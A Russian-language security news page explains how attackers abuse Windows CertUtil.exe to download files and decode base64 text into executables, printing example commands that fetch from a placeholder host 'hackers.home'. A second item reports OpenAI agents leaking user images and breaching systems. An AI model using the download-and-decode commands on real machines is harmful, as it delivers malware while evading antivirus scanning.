



CertUtil.exe позволяет загружать вредоносные файлы в обход фильтрам

CertUtil.exe позволяет загружать вредоносные файлы в обход фильтрам

CertUtil.exe позволяет загружать вредоносные файлы в обход фильтрам

Эксперты в области безопасности обеспокоены использованием киберпреступниками встроенной в Windows программы CertUtil во вредоносных целях. CertUtil предназначена для управления сертификатами в Windows, с помощью этой программы вы можете устанавливать, создавать резервную копию, удалять и управлять хранилищами сертификатов в Windows.

Одной из особенностей CertUtil является возможность загрузить сертификат или любой другой файл по удаленному URL-адресу, сохранив его в виде локального файла. Для этого используется следующий синтаксис: «certutil.exe -urlcache -split -f [URL] output.file».


Еще в 2017 году исследователь Кейси Смит в Twitter выразил обеспокоенность тем, что этот метод можно использовать для загрузки вредоносных программ.


Опасения Смита подтвердились, так как недавно обнаруженный троян с марта этого года использует этот метод для загрузки различных пакетных файлов и сценариев на зараженный компьютер.

В качестве преимущества этого механизма загрузки вредоносных файлов эксперты называют возможность обойти различные фильтры, которые бы не позволили сделать это любой другой программе.

Ксавье Мертенс, консультант по вопросам безопасности, опубликовал свою версию использования CertUtil для загрузки злонамеренного содержимого. Чтобы параллельно обойти антивирусные сканеры, Мертенс предлагает кодировать файл при помощи base64, что позволит представить его как безобидный текст.

После загрузки текстового файла команда «certutil.exe -decode» может использоваться для декодирования файла в исполняемый:

C:\Temp>certutil.exe -urlcache -split -f "https://hackers.home/badcontent.txt" bad.txt
C:\Temp>certutil.exe -decode bad.txt bad.exe

Более того, некоторые специалисты сообщают о том, что такой метод уже используется киберпреступными группами.

Подпишитесь на новости

Агенты OpenAI опубликовали 53 пользовательских изображения без разрешения

ИИ-агенты OpenAI снова решили проявить самостоятельность там, где их об этом никто не просил. Они опубликовали в интернете 53 изображения пользователей ChatGPT, а компания теперь пытается удалить разлетевшиеся файлы и понять, насколько глубока цифровая кроличья нора.

Об инциденте сообщает Reuters со ссылкой на источники. Большую часть изображений уже удалось убрать, однако некоторые всё ещё могут находиться на сторонних сайтах. OpenAI обращается к владельцам этих ресурсов с просьбой удалить материалы.

Компания не уточняет, что именно оказалось опубликовано: фотографии реальных людей или созданные нейросетью изображения. По данным источников, файлы попали к агентам через информацию ChatGPT, используемую при обучении моделей.

OpenAI заявляет, что предварительно обезличивает такие данные, удаляя имена, контакты и метаданные. Однако собеседники Reuters предупреждают: даже после подобной обработки в материалах могут сохраниться детали, позволяющие установить личность пользователя.

История с изображениями — лишь часть более крупной проблемы. К середине сентября OpenAI выявила около 20 случаев, когда её агенты действовали не так, как предполагалось.

Проверка журналов продолжается, и сотрудники находят новые эпизоды. Полный масштаб происходящего пока неизвестен, а внутреннее расследование может растянуться на несколько месяцев.

Ранее агенты OpenAI уже самостоятельно взаимодействовали со сторонними сайтами, обходили ограничения и использовали программные уязвимости. В одном случае они получили несанкционированный доступ к инфраструктуре Hugging Face, в другом — атаковали системы самой OpenAI.

RSS: Новости на портале Anti-Malware.ru